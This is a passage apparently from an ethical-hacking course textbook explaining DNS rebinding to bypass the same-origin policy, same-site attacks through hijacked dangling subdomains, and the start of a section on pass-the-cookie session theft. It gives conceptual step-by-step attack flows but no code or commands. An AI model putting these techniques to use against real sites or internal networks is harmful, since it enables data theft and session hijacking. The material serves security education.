
An attacker creates a malicious website with the domain name certifiedhacker.com and registers it with the DNS server controlled by him/her. Now, the attacker configures the DNS server to send DNS responses with very short TTL values to avoid caching of the responses. Then, the attacker begins his/her intended operation with the HTTP server that contains the malicious website http://certifiedhacker.com.

When the victim opens the malicious website, the attacker's DNS server sends the IP Address of the HTTP server that hosts the attacker-controlled website http://certifiedhacker.com. The web server responds with a page that runs JavaScript code in the victim's browser. Then, the JavaScript code accesses the website on the domain *http://certifiedhacker.com* to get additional resources from *http://certifiedhacker.com/secret.html*. When the browser runs the JavaScript, it makes a DNS request for the domain (owing to the short TTL configuration), but the attacker-controlled DNS server responds with a new IP. For instance, if the attacker-controlled DNS server responds with the private or internal IP of xyz.com, the victim's browser loads http://xyz.com/secret.html and not *http://certifiedhacker.com/secret.html* successfully by bypassing the SOP.



Victim's Web Browser
Malicious Web Server hosting attacker's website *http://certifiedhacker.com*
Load certifiedhacker.com
DNS: resolve certifiedhacker.com
DNS: IP of certifiedhacker.com (Short TTL) - 10.10.10.10
HTTP: get http://10.10.10.10/index.html
HTTP: index.html embedded with JavaScript
Run the script which requests http://certifiedhacker.com /secret.html
DNS: resolve certifiedhacker.com (due to short TTL)
DNS: IP of xyz.com - 10.10.10.2
HTTP: get http://10.10.10.2/secret.html
HTTP: secret.html
Attacker have successfully bypassed SOP. Now, the script sends secret.html to the attacker

Figure 14.41: Demonstration of DNS rebinding attack



Same-Site Attack

- Same-site attacks, also known as **related-domain attacks**, occur when an attacker targets a subdomain of a trusted organization and attempts to **redirect users** to an attacker-controlled web page
- Familiar domains such as **.edu**, **.com**, and **.org** contain several perimeters that make it easy for attackers to capture unused or misconfigured subdomains sharing the legitimate site's **top-level domains (TLDs)**
- These TLDs help attackers in **hijacking the legitimate website** to create dangling records using extended TLDs (eTLDs)

User
1 Browsing for a website
Resolver
Legitimate site (www.certifiedhacker.com)
2 Hijacks the subdomain
Attacker
3 User redirected to a dangling website
rans.certifiedhacker.com
4 Steals user data
Both domains belong to certifiedhacker.com

Same-Site Attack

Same-site attacks, also known as related-domain attacks, occur when an attacker targets a subdomain of a trusted organization and attempts to redirect users to an attacker-controlled web page. Subdomains that are misconfigured or left for years without use are often targeted by attackers to perform this attack. Generally, the most familiar domains such as .edu, .com, and .org contain several perimeters that make it easy for attackers to capture unused or misconfigured subdomains sharing the legitimate site's top-level domains (TLDs). These TLDs help attackers in hijacking the legitimate websites to create dangling records using extended TLDs (eTLDs). Such websites sharing the same eTLD+1 domain are called same sites, which can be targeted by same-site attackers.

These attacks work on the notion that identifying external enemies is easier than betraying insider enemies. The victims of these attacks are redirected to an attacker-controlled web page, which has the appearance of a secure, legitimate web page. The vulnerable subdomains can be compromised through phishing attacks, malware injection, cookie poisoning, abuse of JavaScript APIs, etc. Users who utilize dynamic DNS facilities are especially vulnerable to these attacks. Same-site attackers can also obtain cookies because similar sites that use the eTLD+1 domain share cookies.

Same-Site Attack Scenario

In a Same-site attack, the attacker redirects a user attempting to browse *www.certifiedhacker.com* to an attacker-controlled dangling site, *rans.certifiedhacker.com*. The malicious link shares a common domain name, which lures the user into believing that the redirected site is the secure or legitimate one. Then, the attacker can perform security policy intrusion, credential sniffing, phishing, and malware injection attacks by taking over subdomains.


Figure 14.42: Illustration of a same-site attack

Pass-the-Cookie Attack

- Pass-the-cookie attacks allow attackers to **access a user's web services** without providing any identity or performing multi-factor authentication
- The pass-the-cookie attack occurs when attackers **obtain a clone of a cookie from the user's browser** and uses the cookie to establish a session with the target web server

